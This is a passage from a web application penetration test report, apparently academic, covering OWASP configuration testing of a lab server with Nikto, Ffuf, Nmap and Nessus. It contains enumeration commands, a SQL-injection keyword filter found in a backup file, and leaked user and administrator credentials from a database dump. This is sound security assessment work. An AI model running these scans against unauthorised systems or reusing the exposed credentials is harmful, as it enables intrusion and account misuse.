INFO-02	Vulnerable/outdated component (jQuery 1.10.2)	OFI	CWE-1352	Wappalyzer
INFO-03	Exposure of sensitive information to an unauthorised actor (database structure and administrator credentials)	Critical	CWE-200	robots.txt > /schema.sql

Figure 2.16: Vulnerabilities identified during the Information Gathering Phase

2.4 CONFIGURATION AND DEPLOY MANAGEMENT TESTING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Configuration and Deploy Management Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.11. Any tests not conducted, and the justification for not conducting them, are detailed in

Table *2.12*. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.13.

Table 2.11: Tests conducted during Configuration and Deploy Management Testing phase.

WSTG-ID	Test Name
CONF-01	Test Network Infrastructure Configuration
CONF-03	Test File Extensions Handling for Sensitive Information
CONF-05	Enumerate Infrastructure and Application Admin Interfaces
CONF-06	Test HTTP Methods
CONF-12	Test for Content Security Policy

Table 2.12: Tests not conducted during Configuration and Deploy Management Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
CONF-02	Test Application Platform Configuration	This test yields the best results when it can be conducted using credentials that can access the machine hosting the web application, which were not provided.
CONF-04	Review Old Backup and Unreferenced Files for Sensitive Information	The tester found no reference to backup files in the source code.
CONF-07	Test HTTP Strict Transport Security	HTTPS not in use.
CONF-08	Test RIA Cross Domain Policy	No policy files found to test.
CONF-09	Test File Permission	No credentials for host machine provided.
CONF-10	Test for Subdomain Takeover	Web application had no host name, only an IP address.
CONF-11	Test Cloud Storage	No cloud storage in use.
CONF-13	Test Path Confusion	No suitable paths found to investigate.

Table 2.13: Tools used during Configuration and Deploy Management Testing phase and the tests they were used for.

Tool name	Test(s)
Nessus Essentials	CONF-01
Nikto	CONF-03
SecLists	CONF-03
Ffuf	CONF-03, CONF-05
Nmap	CONF-06
Mantra	CONF-12
Live HTTP Headers (Mantra tool)	CONF-12

2.4.1 WSTG-CONF-01 – Test Network Infrastructure Configuration

The purpose of this test was to validate that the underlying infrastructure hosting the web application was not vulnerable to known exploits. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.14:

Table 2.14: Tool used for WSTG-CONF-01 testing.

Name of tool	Version
Nessus Essentials	10.6.4

2.4.1.1 Procedure

The tester opened a browser and navigated to the login screen for the Nessus web console using the URL https://kali:8834, seen in Figure 2.17. The login credentials created during the installation process were used to gain access.




Figure 2.17: Login screen for Nessus.

A new scan was created by clicking on the New Scan button within the web console:




Figure 2.18: Selecting the New Scan option from the Nessus home page.

The tester used the Web Application Tests option from the available scan templates:




Figure 2.19: Selecting the Web Application Tests option.

The scan was given a name and the IP address for the target host specified in the settings tab:




Figure 2.20: Naming the scan and specifying the target.

The scan was saved using the Save button at the bottom of the browser window. The scan was then initiated using the launch button next to the scan name in the My Scans folder of the Nessus web console:

Figure 2.21: Launching the scan from My Scans.

Upon scan completion, a report was generated using the Report button within the summary screen for the scan:

Figure 2.22: Generating a report the scan summary screen.

The report summary was chosen, and the output file type specified as .pdf:




Figure 2.23: Specifying options for the report output.

2.4.1.2 Results

The output of the report can be seen in Appendix E. During the scan, Nessus identified a total of 11 vulnerabilities. Using the CVSS 3.0 scoring system as a reference, the severities of the vulnerabilities were graded medium or low as follows:

- 8 medium.
- 3 low.

No critical or high vulnerabilities were discovered. Nessus also identified 19 informational points about the target machine. These risk severity values were reproduced in the tester's documentation.

One of the discovered vulnerabilities related to an outdated script library, whilst the remaining ten vulnerabilities could be described as misconfigurations.

2.4.2 WSTG-CONF-03 – Test File Extensions Handling for Sensitive Information

This test was conducted to attempt to further map the file structure of the web application, looking specifically for file types that are historically known to contain sensitive data. The tools used for the completion of this test are detailed in Table 2.15:

Table 2.15: Tools used for WSTG-CONF-03 testing.

Name of tool	Version
Nikto	2.1.6
SecLists	N/A
Ffuf	1.5.0

The tester was particularly interested in files with any of the following file types:

- .asa.
- .inc.
- .config.
- Archive files (.zip, .tar, .gz, .tgz, .rar).
- .java.
- .txt.
- .pdf.
- Office documents (.docx, .rtf, .xlsx, .pptx).
- Backup files (.bak, .old).

2.4.2.1 Procedure

The tester used the following command to enumerate the website structure:

```
nikto -h http://192.168.1.10
```

Once the Nikto scan was complete, further enumeration of the website was conducted using Ffuf. The tester used an iterative process, building upon the results of previous tests and those of the Ffuf scans themselves. As a starting point, and knowing that the website was utilising the PHP programming language, the tester scanned the website's root directory for PHP files that could be examined for evidence of any other sensitive file types in use by the web application. The following command was used for this purpose:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -
u http://192.168.1.10/FUZZ.php -ic -c
```

A breakdown of the command options and their purpose can be seen in Table 2.16:

Table 2.16: Explanation of command line switches for Ffuf.

Option	Purpose
`-w`	Provides the word list for Ffuf to use to perform the scan with.
`-u`	Sets the URI to scan against. The term `FUZZ` is used as a placeholder for Ffuf to insert words from the word list into.
`-ic`	Instructs Ffuf to ignore any lines in the word list that are comments (indicated with a "#" at the start of the line).
`-c`	Colour codes the results when they are printed to the screen, making them easier to read.

A further Ffuf scan was initiated to enumerate any other directories that might contain other PHP files using the following command:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.10/FUZZ -ic -c
```

The tester attempted to enumerate the contents of any newly discovered directories with a browser. In instances where directory traversal was not possible, Ffuf was used to discover PHP files held within the directory with the following command:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.10/<directoryName>/FUZZ.php -ic -c
```

An attempt was made to read the contents of the discovered PHP files within a browser window. In the event that navigating to the file within the browser loaded a blank page, the tester attempted to read the file contents by viewing the source code of the page by choosing that option from the right-click menu in the browser, as shown in Figure 2.24:




Figure 2.24: Generating the source code in an internet browser.

With the information obtained from the robots.txt file in previous testing, the tester also scanned the web application for any other instances of .sql files using the following command:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.10/<directoryName>/FUZZ.sql -ic -c
```

The weaknesses identified were assessed in line with the matrix, with the exception of those that resulted in the disclosure of administrator credentials, which were given a severity of “Critical”.

2.4.2.2 Results

The full results of the Nikto scan can be found in Appendix F. There was an abundance of information obtained using this tool, some of which was duplicated from tests that had already been conducted. There were also several pieces of information that Nikto uncovered that were new to the investigation:

- The lack of an anti-clickjacking X-Frame-Options header.
- The X-XSS-Protection header was not defined.

- The existence of the following PHP files:
    - /admin/config.php.
    - /phpinfo.php.
    - /config.php.
- The existence of an “icons” directory with directory traversal enabled.
- The existence of a “database” directory with directory traversal enabled.
- The potential for sensitive environment variable information leakage via the cgi-bin endpoint.

Using the information gathered from this scan, the tester further investigated the contents of the PHP files and found that it was not possible to read information held within the /admin/config.php or /config.php files as an unauthenticated user. By contrast, the contents of the /phpinfo.php were accessible from within a browser without authentication or authorisation. The file contained a plethora of information about the host server including (but not limited to) absolute file paths, installed and enabled PHP extensions, and the administrator username. A portion of the file contents can be seen in Figure 2.25:

Apache Environment

Variable	Value
UNIQUE_ID	ZbvTKX8AAAEAABmNOqEAAAAB
HTTP_HOST	192.168.1.10
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_COOKIE	PHPSESSID=ppisfhc0o5up9qbtea38dl0ht6
HTTP_CONNECTION	keep-alive
PATH	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib:/opt/lampp/lib
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.3 (Unix) PHP/5.4.7
SERVER_NAME	192.168.1.10
SERVER_ADDR	192.168.1.10
SERVER_PORT	80
REMOTE_ADDR	192.168.1.254
DOCUMENT_ROOT	/mnt/sda2/swag/target
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/mnt/sda2/swag/target
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/mnt/sda2/swag/target/phpinfo.php
REMOTE_PORT	2908

Figure 2.25: A portion of the contents of the discovered phpinfo.php file.

This information was also possible to obtain using the /cgi-bin/printenv script as suggested within the Nikto scan results.

Enumeration of the contents of both the “icons” and “database” directories was possible without the need for authentication or authorisation. The database directory contained a SQL script to create a new database, containing potential user and administrator credentials, as can be seen in Figure 2.26 and Figure 2.27 respectively:

```
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` (`user_id`,`user_email`,`user_password`,`user_firstname`,`user_lastname`,`user_address`) VALUES
 (1,'gebb.freelancer@gmail.com','gebbz03','Gebb','Ebero','Badas'),
 (3,'gebb.sage@gmail.com','gebbz03','sdffs','adad','ssad'),
 (4,'mik@gmail.com','mik','Gebb','Ebero','Badas');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
```

Figure 2.26: Username details found in discovered "New Project 20161115 1551.sql" file.

```
/*!40000 ALTER TABLE `admin` DISABLE KEYS */;
INSERT INTO `admin` (`admin_id`,`admin_username`,`admin_password`) VALUES
 (1,'admin','admin');
/*!40000 ALTER TABLE `admin` ENABLE KEYS */;
```

Figure 2.27: Administrator credential details found in discovered "New Project 20161115 1551.sql" file.

The outcomes of the Ffuf scans can be seen in Table 2.17. Any information discovered and enumerated in previous tests has not been included.

Table 2.17: Details of discovered endpoints by Ffuf.

File	Information disclosed
Directory: /	
terms.php	None.
register.php	None.
cookie.php	None.
username.php	None.
hidden.php	File contents: “<!-- ***Note to self: Door entry number is 1846 -->”.
userlogin.php	None.
Directory: /admin	
admin.php	None.
Directory: /d	
sqlcm.bak	Discovery of a .bak file type. File contents: “<?php $username= str_replace(array("1=1", "2=2", "Union","union","3=3","'a'='a'","2=2"), "", $username); ?>”.
Directory: /pictures	
No PHP or .sql files found.	
Directory: /customers	
config.php	None.
Directory: /database	
No PHP or .sql files found.	

On the discovery of a .bak file in the /d directory, the tester then used Ffuf to scan for other .bak files on the web application with command shown below, but no other instances were found.

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -
u http://192.168.1.10/<directoryName>/FUZZ.bak -ic -c
```

2.4.3 WSTG-CONF-05 – Enumerate Infrastructure and Application Admin Interfaces

An attempt was made to identify any hidden administrator functionality within the web application. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.18:

Table 2.18: Tool used for WSTG-CONF-05 testing.

Name of tool	Version
Ffuf	1.5.0

2.4.3.1 Procedure

The Ffuf scans conducted in previous tests had already identified several PHP files held within the /admin directory of the website. The tester used Ffuf to attempt to enumerate the structure of the /admin directory more thoroughly with the command below, where the `--recursion` option was used to continue the enumeration of pages and sub-directories in any directories discovered during the scanning process:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.10/admin/FUZZ -ic -c --recursion
```

This scan was repeated against the administrative login portal at /phpmyadmin, also discovered in earlier testing. It was necessary for the tester to add the `-mc` option to the command for this scan in order to filter out any 401 (unauthorised) responses from the web application. The resulting command used is shown below:

```
ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.10/phpmyadmin/FUZZ -ic -c --recursion -mc 200,204,301,302,307
```

2.4.3.2 Results

The results of the recursive scan of the /admin directory can be seen in Figure 2.28:




Figure 2.28: Ffuf scan results.

All three of the identified directories were susceptible to directory traversal within a browser, enabling the tester to read the contents of the files held in them. After analysing their contents, the tester did not identify any sensitive information leakage within these files.

Ffuf was unable to find any pages that could be accessed as an unauthenticated user, as shown in Figure 2.29:




Figure 2.29: Ffuf unauthenticated scan results.

2.4.4 WSTG-CONF-06 – Test HTTP Methods

The purpose of this test was to enumerate any supported HTTP methods and investigate whether they could be abused for bypassing access control. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.19:

Table 2.19: Tool used for WSTG-CONF-06 testing.

Name of tool	Version
Nmap	7.92

2.4.4.1 Procedure

The tester used Nmap to enumerate the HTTP Methods accepted by the web application with the command below. The `--script` option instructs Nmap to use one of its inbuilt scripts to interrogate the target for information.

```
nmap -p 80 192.168.1.10 --script=http-methods
```

2.4.4.2 Results

The scan results indicated that the web server was configured to accept the GET, HEAD, POST, and OPTIONS methods, as shown in Figure 2.30:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 192.168.1.10 --script=http-methods
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-10 13:41 EST
Nmap scan report for 192.168.1.10
Host is up (0.00057s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Figure 2.30: Nmap HTTP header scan results.

The tester did not consider that these HTTP methods represented any weaknesses.

2.4.5 WSTG-CONF-12 – Testing for Content Security Policy

The Content Security Policy (CSP) header allows web developers to restrict the sources that the source code is loaded from. A misconfiguration of the CSP header can present opportunities for cross-site scripting (XSS) and clickjacking. The purpose of this test was to discover whether the CSP headers had been implemented in the web application. The tools used for the completion of this test are shown in Table 2.20:

Table 2.20: Tools used for WSTG-CONF-12 testing.

Name of tool	Version
Mantra	18.0
Live HTTP Headers (Mantra tool)	0.17

2.4.5.1 Procedure

The Live HTTP Headers tool was launched from within Mantra from the Options menu in the top right-hand corner of the browser:




Figure 2.31: Opening Live HTTP Headers in Mantra.

Once the tool was launched, the tester reloaded the web page to enumerate the information required.

2.4.5.2 Results

The Live HTTP Headers results showed that the Content-Security-Policy header was not enabled for the web application.

2.4.6 Configuration and Deploy Management Testing Results Summary

Figure 2.32 shows a summary of the vulnerabilities identified during the Configuration and Deploy Management Testing stage, alongside their evaluated risk ratings.

WSTG	Issue Name	Risk	CWE	Test
CONF-01	Security misconfiguration (browsable web directories)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (HTTP TRACE/TRACK methods allowed)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (phpinfo.php detection)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (printenv CGI information disclosure)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (expose_php information disclosure)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (disclosure of SQL dump files)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (clickjacking potential)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (password auto-completion allowed)	Low	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (credentials transmitted in cleartext)	Low	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (basic authentication used without HTTPS)	Low	CWE-1349	Nessus scan results
CONF-01	Vulnerable/outdated component (jQuery 1.10.2)	Moderate	CWE-1352	Nessus scan results
CONF-03	Exposure of sensitive information to an unauthorised actor (web server	Moderate	CWE-200	phpinfo.php
CONF-03	Exposure of sensitive information to an unauthorised actor (web server components and environmental variables)	Moderate	CWE-200	/cgi-bin/printenv
CONF-03	Exposure of sensitive information to an unauthorised actor (usernames and administrator credentials)	Critical	CWE-200	/database/New Project 20161115 1551.sql
CONF-03	Exposure of sensitive information to an unauthorised actor (door entry code)	High	CWE-200	hidden.php
CONF-03	Directory accessible by external party (/icons)	High	CWE-552	Nikto scan results
CONF-03	Directory accessible by external party (/database)	Critical	CWE-552	Nikto scan results
CONF-03	File accessible by external party (phpinfo.php)	Moderate	CWE-552	Nikto scan results
CONF-03	File accessible by external party (sqlcm.bak)	Moderate	CWE-552	Nikto scan results
CONF-03	File accessible by external party (New Project 20161115 1551.sql)	Critical	CWE-552	Ffuf scan results
CONF-12	Improper Restriction (absent CSP headers)	Moderate	CWE-1021	Live HTTP Headers scan

Figure 2.32: Vulnerabilities identified during the Configuration and Deploy Management Testing Phase.

2.5 IDENTITY MANAGEMENT TESTING

